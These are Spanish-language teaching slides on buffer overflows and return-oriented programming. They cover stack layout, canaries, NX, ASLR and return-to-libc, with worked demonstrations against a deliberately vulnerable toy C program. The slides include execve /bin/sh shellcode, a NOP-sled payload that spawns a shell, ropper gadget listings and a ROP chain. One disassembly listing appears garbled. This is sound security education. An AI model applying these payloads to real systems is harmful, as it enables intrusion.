Buffer Overflow y Return-oriented programming

...

Por: Abel José Sánchez Alba y Arturo Cortés Sánchez

Índice

- Buffer overflow
  - Twilight Hack
- Stack buffer overflow
  - Ejemplo
- Protecciones
  - Canaries
  - Executable Space protection
  - Address space layout randomization
- Return-to-libc
- Return-oriented programming
  - Ejemplo

Buffer overflow clásico

Es una anomalía en la que un programa, al escribir datos en un búfer, sobrepasa los límites del mismo y sobrescribe las posiciones de memoria adyacentes.

A menudo desencadenados por entradas erróneas o no previstas.

Al enviar datos diseñados para provocar un desbordamiento de búfer, es posible escribir en áreas conocidas por contener código ejecutable y sustituirlo por código malicioso, o sobrescribir selectivamente los datos relativos al estado del programa, provocando así un comportamiento no previsto.

Twilight Hack

Descubierto en 2008, fue la primera forma de habilitar el homebrew en una consola Wii sin modificar el hardware. Se utilizaba un save o archivo de guardado hackeado del juego The Legend of Zelda: Twilight Princess.

Nombre personalizado para Epona, el caballo de Link, que es mucho más largo de lo que el juego suele permitir.

Aunque el juego no permite introducir manualmente un nombre tan largo, no comprueba el nombre en el archivo. Cuando el juego intenta cargar el nombre en la memoria, inadvertidamente deja caer el pequeño programa en la memoria llenando no sólo el búfer del "nombre del caballo" sino los adyacentes.

Memoria de un proceso Linux

Pila de llamadas

Memoria dinámica, malloc(), etc

Variables globales no inicializadas

Variables globales inicializadas

Código binario del programa


Llamada a una función en linux

- Los argumentos de la función entran en la pila en orden inverso.
- CALL guarda la dirección de la siguiente instrucción a ejecutar en la pila, como dirección de retorno.
- Antes de la llamada:
  - Guarda el antiguo EBP en la pila.
  - Copia ESP a EBP como frame stack pointer.
  - Decrementa ESP para reservar memoria para las variables locales.
- Después de la llamada:
  - Elimina las variables locales.
  - Recupera EBP.
- RET desapila la dirección de retorno y salta a ella(EIP). ESP se decrementa.

Stack Buffer Overflow

```c
#include "stdio.h"
#include "string.h"
int main(int argc, char **argv) {
        char buff[32];
        strcpy(buff, argv[1]);
        printf("%s\n", buff);
}
```


```
$ gcc -o printme printme.c -m32 -no-pie
-fno-stack-protector -z execstack

$ ./printme test
test
$
```



Stack Buffer Overflow

La violación de segmento se produce cuando la función main() termina. Al finalizar la función, el procesador saca el valor `0x44434241` ("DCBA" en hexadecimal) de la pila, e intenta buscar, decodificar y ejecutar instrucciones en esa dirección.

```
$ ./printme ABCDABCDABCDABCDABCDABCDABCDABCDA
BCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDAB
CDABCDABCDABCDABCD
Violación de segmento (`core' generado)
$
```



Stack Buffer Overflow

Con GDB u otras herramientas podemos encontrar la dirección de memoria de `buff`. En este caso dicha dirección es `0xbffff418`.

Conociendo la dirección de `buff` se puede ejecutar código arbitrario. Basta con llenar el buffer con un shellcode y sobrescribir el puntero de la instrucción guardado, de modo que el shellcode se ejecuraía cuando la función `main()` termine.

Shellcode


```
1   pop esp
2   js 0x36
3   xor [eax+edi*2+0x63],ebx
4   xor [eax+edi*2+0x35],bl
5   xor [eax+edi*2+0x36],bl
6   cmp [eax+edi*2+0x36],bl
7   gs pop esp
8   js 0x49
9   pop sp
10  js 0x52
11  xor ebx,[eax+edi*2+0x36]
12  cmp [eax+edi*2+0x36],bl
13  cmp [eax+edi*2+0x32],bl
14  pop sp
15  js 0x5d
```

```
16  pop sp
17  js 0x65
18  xor bl,[eax+edi*2+0x36]
19  cmp [eax+edi*2+0x38],ebx
20  cmp [eax+edi*2+0x65],ebx
21  xor ebx,[eax+edi*2+0x39]
22  cmp [eax+edi*2+0x35],ebx
23  xor bl,[eax+edi*2+0x35]
24  xor ebx,[eax+edi*2+0x38]
25  cmp [eax+edi*2+0x65],ebx
26  xor [eax+edi*2+0x62],ebx
27  xor [eax+edi*2+0x30],bl
28  bound ebx,[eax+edi*2+0x63]
29  fs pop esp
30  js 0x97
```

```
"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x
69\x89\xe3\x99\x52\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Stack Buffer Overflow

El búfer tiene un tamaño de 32 bytes, por lo que se utilizan instrucciones `NOP` para rellenar el resto del búfer. Técnicamente, se puede establecer el puntero de instrucción para que apunte a cualquier dirección entre `0xbffff418` y `0xbffff41f` porque todo son instrucciones `NOP`.




```
$ ./printme `python2 -c 'print "\x90\x90\x90\x90\x90\x90\x90\x90" # Instrucciones NOP
+"\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x99\x52\x53\x89\xe1\xb0\x0b\xcd\x80" # Shellcode
+"\xef\xbe\xad\xde" # Padding
+"\x18\xf4\xff\xbf" # Dirección de salto en little endian'`
1ÀPhn/shh//biãRSá°

                Í
sh-5.1$
```

Protecciones

- Canaries
- Executable Space protection
- Address space layout randomization

Canaries

Los canaries son valores conocidos que se colocan entre un búfer y los datos de control en la pila para controlar los desbordamientos del búfer.

- **Canaries de terminación:** se construyen con terminadores nulos, CR, LF y -1. Esto previene ataques usando strcpy() y otros métodos que retornan al copiar un carácter nulo.
- **Canary aleatorio:** Normalmente, se generan en la inicialización del programa, y se almacena en una variable global.
  Los canaries aleatorios se generan de forma aleatoria, normalmente a partir de un demonio de recopilación de entropía, para evitar que un atacante conozca su valor.

Canaries

- **Canaries XOR aleatorios:** son canaries que se mezclan con operaciones XOR utilizando todos o parte de los datos de control.

Los canaries XOR aleatorios tienen las mismas vulnerabilidades que los canaries aleatorios, excepto que el método de "lectura de la pila" para obtener el canary es un poco más complicado.

Executable Space Protection

Marca regiones de memoria como no ejecutables, de manera que un intento de ejecutar código máquina en estas regiones provocará una excepción. Para ello se utiliza el bit NX.

Esto ayuda a evitar que ciertos exploits de desbordamiento de búfer tengan éxito, particularmente aquellos que inyectan y ejecutan código.

Address Space Layout Randomization

Para evitar que un atacante salte de forma fiable, por ejemplo, a una función explotada concreta en la memoria, ASLR ordena aleatoriamente las posiciones del espacio de direcciones de las áreas de datos clave de un proceso.

Esta técnica dificulta algunos tipos de ataques de seguridad al hacer más difícil para un atacante predecir las direcciones objetivo.

Return-to-libc

Ataque que suele comenzar con un desbordamiento de búfer en el que la dirección de retorno de una subrutina en una pila de llamadas se sustituye por una dirección de una subrutina que ya está presente en la memoria ejecutable del proceso.

Aunque el atacante podría hacer retornar el código a cualquier lugar, libc es el objetivo más probable, ya que casi siempre está enlazada al programa, y proporciona llamadas útiles para un atacante (como la función del sistema utilizada para ejecutar comandos del shell)

Return-oriented Programming

Técnica de exploit de seguridad que permite a un atacante ejecutar código en presencia de defensas de seguridad como la protección del espacio ejecutable.

El atacante obtiene el control de la pila de llamadas para secuestrar el flujo de control del programa y luego ejecuta secuencias de instrucciones de máquina cuidadosamente elegidas que ya están presentes en la memoria de la máquina, denominadas "gadgets".

Cada gadget suele terminar en una instrucción de retorno y se encuentra en una subrutina dentro del programa existente.

Return-oriented Programming
Algunos gadgets:

- Cargar una constante en un registro:
  - pop eax; ret;
- Carga desde memoria:
  - mov (eax), ecx ; ret
- Almacenamiento en memoria
  - mov ecx,(eax);ret

- Operaciones aritméticas:
  - add eax, 0x0b; ret
  - xor edx, edx;ret
- Llamada al sistema:
  - int 0x80; ret

Return-oriented programming

```c
#include "stdio.h"
#include "string.h"

void funcion_vulnerable(char *s) {
   char buffer[128];
   strcpy(buffer, s);
}

void imprimir_suma(int x, int y) {
   printf("%d + %d = %d\n", x, y, x + y);
}

int main(int argc, char **argv) {
   imprimir_suma(1, 1);
   if (argc > 1)
       funcion_vulnerable(argv[1]);
}
```

```
$ gcc rop.c -o rop -m32 -no-pie
-fno-stack-protector
$ ./rop
1 + 1 = 2
$
```

```
$ ./rop `python2 -c 'print"A"*200'`
1 + 1 = 2
Violación de segmento (`core' generado)
$
```

```
(gdb) disas main
Dump of assembler code for function main:
   0x080484be <+0>:     lea    0x4(%esp),%ecx
   0x080484c2 <+4>:     and    $0xfffffff0,%esp
   0x080484c5 <+7>:     push   -0x4(%ecx)
   0x080484c8 <+10>:    push   %ebp
   0x080484c9 <+11>:    mov    %esp,%ebp
   0x080484cb <+13>:    push   %ebx
   0x080484cc <+14>:    push   %ecx
   0x080484cd <+15>:    call   0x8048510 <__x86.get_pc_thunk.ax>
   0x080484d2 <+20>:    add    $0x1b2e,%eax
   0x080484d7 <+25>:    mov    %ecx,%ebx
   0x080484d9 <+27>:    sub    $0x8,%esp
   0x080484dc <+30>:    push   $0x1
   0x080484de <+32>:    push   $0x1
   0x080484e0 <+34>:    call   0x8048487 <imprimir_suma>
   0x080484e5 <+39>:    add    $0x10,%esp
   0x080484e8 <+42>:    cmpl   $0x1,(%ebx)
   0x080484eb <+45>:    jle    0x8048501 <main+67>
   0x080484ed <+47>:    mov    0x4(%ebx),%eax
   0x080484f0 <+50>:    add    $0x4,%eax
   0x080484f3 <+53>:    mov    (%eax),%eax
   0x080484f5 <+55>:    sub    $0xc,%esp
   0x080484f8 <+58>:    push   %eax
   0x080484f9 <+59>:    call   0x8048456 <funcion_vulnerable>
   0x080484fe <+64>:    add    $0x10,%esp
   0x08048501 <+67>:    mov    $0x0,%eax
   0x08048506 <+72>:    lea    -0x8(%ebp),%esp
   0x08048509 <+75>:    pop    %ecx
   0x0804850a <+76>:    pop    %ebx
   0x0804850b <+77>:    pop    %ebp
   0x0804850c <+78>:    lea    -0x4(%ecx),%esp
   0x0804850f <+81>:    ret
End of assembler dump.
```

Return-oriented programming

Contenido de la pila:

```
(gdb) x/64x $esp
0xffffcdc0:     0xffffcdd0      0xffffd147      0x0804824d      0x08048465
0xffffcdd0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcde0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffcdf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce00:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce10:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce20:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce30:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce40:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffce50:     0xf7f8a300      0xffffce90      0xffffce78      0x080484fe
0xffffce60:     0xffffd147      0x00000001      0xffffcf40      0x080484d2
0xffffce70:     0xffffce90      0x00000000      0x00000000      0xf7db9a0d
0xffffce80:     0x00000002      0x08048340      0x00000000      0xf7db9a0d
0xffffce90:     0x00000002      0xffffcf34      0xffffcf40      0xffffcec4
0xffffcea0:     0xffffced4      0xf7ffdb78      0xf7f93330      0xf7f89e1c
0xffffceb0:     0x00000001      0x00000000      0xffffcf18      0x00000000
```

Return-oriented programming

Forzamos que la dirección de retorno sea la de `imprimir_suma()`, pero los argumentos de la segunda llamada son basura:


```
$ ./rop `python2 -c 'print
"A"*140+"\x87\x84\x04\x08"'`
1 + 1 = 2
1 + -703696 = -703695
Violación de segmento (`core' generado)
$
```

Forzamos que la dirección de retorno sea la de `imprimir_suma()`, esta vez añadimos padding y los argumentos después de la dirección:

```
$ ./rop `python2 -c 'print "A"*140 # Padding
+"\x87\x84\x04\x08" # Dirección de la función
+"BBBB" # Padding
+"\xff\xff\xff\xff" # Argumento 1
+"\xfe\xff\xff\xff" # Argumento 2'`
1 + 1 = 2
-1 + -2 = -3
Violación de segmento (`core' generado)
$
```

```
$ ropper -f rop
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%


Gadgets
=======


0x08048731  adc al, 0x41; ret;
0x080483ba  adc al, 0x68; and byte ptr [eax - 0x2f00f7fc], ah; add esp, 0x10; leave; ret;
0x08048406  adc byte ptr [eax + 0x68], dl; and byte ptr [eax - 0x2d00f7fc], ah; add esp, 0x10; leave; ret;
0x08048480  adc byte ptr [eax - 0x3603a275], dl; ret;
0x080483c4  adc cl, cl; ret;
0x080482c9  add al, 0; add byte ptr [ebx - 0x7d], dl; in al, dx; or al, ch; mov ebx, 0x81000000; ret;
0x08048511  add al, 0x24; ret;
.
.
.
0x0804857a  pop edi; pop ebp; ret;
.
.
.
0x0804850d  popal; cld; ret;
0x080482d6  ret;
0x08048466  wait; sbb eax, dword ptr [eax]; add byte ptr [ebx + 0x75ff08ec], al; or byte ptr [ebp - 0x876b], cl; call
dword ptr [edx - 0x77];
0x08048466  wait; sbb eax, dword ptr [eax]; add byte ptr [ebx + 0x75ff08ec], al; or byte ptr [ebp - 0x876b], cl; call
dword ptr [edx - 0x77]; ret;

148 gadgets found
```

Return-oriented programming



Return-oriented programming

- Encadenando llamadas a funciones

```
1  import struct
2  payload = ""
3  payload += "A"*140 # Padding
4  for i in range(1,10):
5     payload += "\x87\x84\x04\x08" # Dirección de imprimir_suma() en little endian
6     payload += "\x7a\x85\x04\x08" # Dirección del gadget en little endian
7     payload += struct.pack("i",-i) # Primer argumento de imprimir_suma()
8     payload += struct.pack("i",-i-1) # Segundo argumento de imprimir_suma()
9  print payload
```

```
$ ./rop `python2 -c 'import struct
payload = ""
payload += "A"*140 #Padding
for i in range(1,10):
   payload += "\x87\x84\x04\x08"
   payload += "\x7a\x85\x04\x08"
   payload += struct.pack("i",-i)
   payload += struct.pack("i",-i-1)
print payload'`
1 + 1 = 2
-1 + -2 = -3
-2 + -3 = -5
-3 + -4 = -7
-4 + -5 = -9
-5 + -6 = -11
-6 + -7 = -13
-7 + -8 = -15
-8 + -9 = -17
-9 + -10 = -19
Violación de segmento (`core' generado)
$
```

FIN